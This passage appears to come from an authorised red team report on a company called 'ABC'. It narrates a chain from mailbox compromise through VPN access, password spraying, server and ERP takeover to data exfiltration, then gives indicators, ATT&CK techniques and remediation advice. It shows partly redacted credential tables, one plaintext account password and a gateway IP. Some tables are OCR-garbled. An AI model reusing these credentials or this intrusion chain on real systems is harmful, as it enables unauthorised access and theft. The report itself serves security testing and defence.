Success:
Success:
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Success:
Success:
                            123
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Success:
                            123
Success:
Success:
Success:
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Figure 36 This lead to access to 20+ other email accounts including IT, DevOps, Accounts and Financial Staff






Figure 33 One of those employees was the user ABC who seem to be a senior IT employee hence his email led to massive credential disclosure via plain text password sharing




Figure 34 Including windows passwords of other ABC employees




Figure 35 Similar password sharing trends observed on other compromised email accounts



Attack Narrative – Compromised Vpn Accounts

A	Α	В			С		D	E		F	G	Н	1
1	Tag Num	Mac Address			Name		User Windows	Password Wind	lows	User VPN	Password VPN	Team Viewer	PC Name
2	1	Wire LAN WiFi 40 50 00 1 ETH 98-E7-43-2	BD-3D	Mo	21	man	Mc ·		4	vpn_	- #f10		FTLTfi1
5	2	Wire LAN WiFi ETH 98-E7-43-2	6B-57				em		0	vpn_	IH06	158154	TLThr2
7	3	Wire LAN WiFi ETH 98-E7-43-1	9-6D	AT		NIZI	at			VPN	12	44 840	TLTColl3
8	4	Wire LAN WiFi ETH 98-E7-43-1	!3				На		93		4		TLTColl4
10	5	Wire LAN WiFi ETH 98-E7-43-1	:7-7B	Науа		akheet	На	1	1	VPN	7		rltcc _N s
12	6	Wire LAN WiFi ETH 98-E7-43-1	CF-D1				ra		0	vpn	H07		TLTHR6
14 15	7	Wire LAN WiFi ETH 98-E7-43-1	:7-7D				ni	Ī		VPN	:#2_2		TLTColl7
16 17	8	Wire LAN WiFi ETH 98-E7-43-2	EE-3D	Ka		aibi	Kw	5	%	VPN	<u>@123</u>	1 00	FLTCCN8
18 19	9	Wire LAN WiFi ETH 98-E7-43-2	BD-BF							vpn_	#i01	-	TLTIT45
20	10	Wire LAN WiFi ETH 98-E7-43-2	BC-BD				На	i	ı	VPN	7		LTColl10
22	11	Wire LAN WiFi ETH 98-E7-43-2C-86-D2	69-DF	1		ry	Ab		3	VPN	19		LTColl11

Figure 36 During the inbox enumeration of team hit a massive loot with a detailed excel sheet containing Windows and VPN passwords of 100s of ABC employees




Figure 37 These credentials were then used to login into the CISCO VPN gateway at 5.9.130.3




Figure 38 Credentials were then used to download AnyConnect for a network level connection






Figure 39 No hardware level filtering allowed remote connection to ABC's Internal Corporate network at a network level assigning us an Internal IP on the domain: ABC.local

Attack Narrative – Compromised Internal Network Servers and Applications




Figure 40 Credentials extracted from email used to gain super admin access to the Splunk interface (on the internal network) used by Sec and Blue Team. An attacker could then very easily have infected this page with a malware (by uploading a webshell on splunk)



```
debug1: Authentication succeeded (password).
Authenticated to 172.22.126.201 ([172.22.126.201]:22).
debug1: channel 0: new [client-session]
debug1: Requesting no-more-sessions@openssh.com
debug1: Entering interactive session.
debug1: pledge: network
debug1: console supports the ansi parsing
Last login: Mon Aug 24 15:51:51 2020 from 10.102.12.160

[sysadmin@___-replica (~)]$ >
```

Figure 41 SSH credentials extracted from XYZ's emails led to the compromise of 172.22.126.201

```
226.80:445
                         226.80:445 - Failed:
                                                       t.local\atal01:
                                                       t.local\ABDU17
226.77:445
                         226.77:445 - Failed:
22.226.66:445
                         22.226.66:445 - Failed
                                                       eyat.local\ahme
                                                                               at123'
                                                       ocal\moha102:Na
226.75:445
                         226.75:445 - Success:
                                                       at.local\Aroo01
226.65:445
                         226.65:445 - Failed:
                                                       nt.local\ahme19:
226.74:445
                         226.74:445 - Success:
                                                       at.local\Aroo01
226.78:445
                         226.78:445 - Failed:
                                                       t.local\Hana15:
226.76:445
                                                       t.local\Tare03:
                         226.76:445 - Failed:
226.79:445
                          226.79:445 - Failed:
                                                       t.local\Hamz01:
                         226.80:445 - Failed:
226.80:445
                                                       t.local\Hamz01:
```

Figure 42 The VPN and Windows passwords also seemed to have fixed patterns. Sprayed gathered credentials on usernames obtained via infrastructure excel sheet from email. Bruteforce on the Windows login credentials resulted in numerous workstations compromised




Figure 43 Gained access to 172.22.226.28 containing numerous VMs including a KasperSky Server



```
Administrator: Command Prompt
thernet adapter
  Media State . .
                              . . . : Media disconnected
  Connection-specific DNS Suffix .:
thernet adapter
                                . . : Media disconnected
  Connection-specific DNS Suffix .:
thernet adapter
                                . . : Media disconnected
  Media State .
  Connection-specific DNS Suffix .:
thernet adapter vEthernet (Broadcom NetXtreme Gigabit Ethernet - Virtual Switch):
  Connection-specific DNS Suffix
  Link-local IPv6 Address . . . .
                                  . : fe80::6953:f1a3:3001:2577%2
  IPv4 Address. . . . .
                                             226.27
  Subnet Mask . .
                                              .255.0
  Default Gateway
                                             226.254
Tunnel adapter isatap.{0BD7C838-9466-4FDB-9194-4728FF5E2164}:
                              . . . : Media disconnected
  Connection-specific DNS Suffix
:\Users\Administrator>
```

Figure 44 This was a critical server as it was hosting several Application and Database servers as VMs




Figure 45 .27 Server running Hyper-V giving full access to super critical Application and Database server VMs





Figure 46 Administrative access to all internal data and drives containing several terabytes of data








Figure 47 172.22.226.27's server already connected to backup server at 172.22.229.199 giving access to all production backups




Figure 48 Another such server with compromised credentials was 172.2.226.248 which was a Windows Server named FT-AX-WEBSRV





To check if the integration process completed.

Open Ax user: ERP_INT

Password:P@ssw0rd

1- Check the batch job status and batch job history, by following this path System administration→inquiries → batch job



Figure 50 Upon more information gathering on the AX server, an integration document was found on email leading to working of AX server along with credentials




Figure 49 XYZ's email account leading to plain text admin passwords of AX Server and TeamViewer credentials

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


Figure 51 Gained access to Teamviewer using the credentials from email. Loggedin to Windows using Axadmin's credentials




Figure 52 MS Dynamics AX 2012 compromised with obtained credentials




Figure 53 MS Dynamics AX 2012 leading to complete access to all employee's information and data






Figure 54 MS Dynamics AX 2012 leading to complete access to all Vendor information and data containing critical vendor PII including purchase orders



Figure 55 Used FinnOne credentials from email of XYZ leading to access of super critical data of customers, vendors, retail information, financial ledgers and all other sensitive financial information




Figure 56 Access to the ABC payment system using credentials obtained from XYZ's email






Figure 57 This gave the power to view/edit/delete/approve all order/bills of users and customers




Figure 58 XYZ's email lead access to numerous critical application and database servers of ABC internal and external financial applications. Admin credentials for both Anydesk and Windows accounts compromised

Access Obtained & Data Exfiltrated

The following are the list of files we were able to exfiltrate from the internal network/email accounts/web servers:

- > Super critical customer PII and financial information including personal details, contact info, NINs, Bank Details and Transactions of all ABC customers
- > Super critical Vendor PII, business and financial information including personal details, contact info, Transactions and Pay Orders of all ABC vendors
- All sensitive internal infra and employee credentials (Email, VPN, Admin panels, servers, SSH, SFTP, Teamviewer, Anydesk, Internal Webapps, etc) of 100s of employees
- > Sensitive employee PII of all ABC employees
- All sensitive reports, documents and credentials shared over email
- **Blue Team assets** including management and log monitoring servers compromised
- Access to critical backup and database server with super admin and read/write/modify access
- Internal source code of numerous public facing web applications



Indicator of Compromise (IoC)

During the engagement, the Infopercept team used VPN credentials to get access to the internal network. As a Security Operative, one can detect our attack by looking at the following information:

- VPN Connection Source IP
- Phishing Domain: ABC.com
- The login/logout timeline
- Access to other internal servers using the VPN connection from the VPN compromised accounts.
- Multiple failed login attempts on Windows and Emails accounts
- ACL logs of standard employee VPN being used to access Dev Servers

MITRE ATT&CK TTPs Used


For this engagement, following are the TTPs that were used:

- PHISHING (T1566)
- **EXPLOIT PUBLIC-FACING APPLICATION (T1190)**
- REMOTE ACCESS SOFTWARE (T1219)
- VALID ACCOUNTS (T1078)
- BRUTE FORCE (T1110)
- ACCOUNT DISCOVERY (T1087)
- FILE AND DIRECTORY DISCOVERY (T1083)
- NETWORK SERVICE SCANNING (T1046)
- **NETWORK SHARE DISCOVERY (T1135)**
- **REMOTE SYSTEM DISCOVERY (T1018)**
- SOFTWARE DISCOVERY (T1518)
- PROCESS DISCOVERY (T1057)
- SYSTEM NETWORK CONFIGURATION DISCOVERY (T1016)
- SYSTEM NETWORK CONNECTIONS DISCOVERY (T1049)
- DATA FROM LOCAL SYSTEM (T1005)
- DATA FROM NETWORK SHARE DRIVE (T1039)
- DATA FROM REMOVABLE DRIVE (T1025)
- EMAIL COLLECTION (T1114)
- REMOTE ACCESS SOFTWARE (T1219)
- **EXFILTRATION OVER ALTERNATIVE CHANNEL (T1048)**
- **REMOTE SERVICES (T1021)**

Tactics, Techniques & Procedure (TTPs)

While performing the red team engagement on ABC Company, our team found the following TTPs that were used to get access inside the network. An overview of the TTPs is given in the pie chart below:







Persistence Privilege

Escalation Defense

Evasion Credential

Access Discovery

Lateral Movement

■ Command & Control

Exfiltration



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2.	Exploit Public-Facing Applications	Initial Access	T1190
3.	Remote Access Software	Command and Control	T1219
4.	Valid Accounts	Persistence, Privilege Escalation, Defense Evasion	T1078
5.	Remote Services	Lateral Movement	T1021
6.	Brute Force	Credential Access	T1110
7.	Account Discovery	Discovery	T1087
8.	File and Directory Discovery	Discovery	T1083
9.	Network Service Scanning	Discovery	T1046
10.	Network Share Discovery	Discovery	T1135
11.	Remote System Discovery	Discovery	T1018

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14.	System Network Configuration Discovery	Discovery	T1016
15.	System Network Connections Discovery	Discovery	T1049
16.	Data From Local System	Collection	T1005
17.	Data from Network Share Drive	Collection	T1039
18.	Data from Removable Media	Collection	T1025
19.	Email Collection	Collection	T1114
20.	Exfiltration over Alternative Channel	Exfiltration	T1048

Observation & Recommendations

The following are the observations we made during the engagement:

- Very few employee emails disclosed publicly
- No email patterns making it difficult for blackbox phishing
- Substantial amount of Shadow/Orphaned/Outdated IT on the public internet
- VPN and Email passwords with recognizable and enumerable patterns
- Very quick detection and response time against phishing attacks
- No medium to remove malicious emails apart from notifying employees
- Close to none intervention/detection by Blue Team after email compromise
- Lack of suspicious login alerts on email
- Substantial lack of password sharing hygiene
- Substantial lack of password storing hygiene
- Internal APIs working without authentication leading to customer data compromise



- Lack of Hardware level ACLs on VPN-to-Workstation authentication (Mac Filtering)
- Massive password reuse across employees, accounts and services

The following are our recommendations:

- We suggest proper VAPT of external webapps and network
- Strictly monitor employee access management and activity
- Train employees to NEVER CLICK on links in suspicious emails and NEVER FOREWARD THEM
- Implement more frequent alarms bells calling out intrusions instead of weekly Splunk logs
- > Implement proper password sharing, storing and complexity policies
- Encrypt all sensitive information shared over email with decryption passwords shared separately (on another medium)
- Harden VPN ACLs restricting users only the access to assets that they are supposed to
- Harden VPN connection based on hardware address
- Map external and internal attack surface and remove shadow/orphaned IT
- Harden VLAN and network ACL policies to restricts access to other subnets

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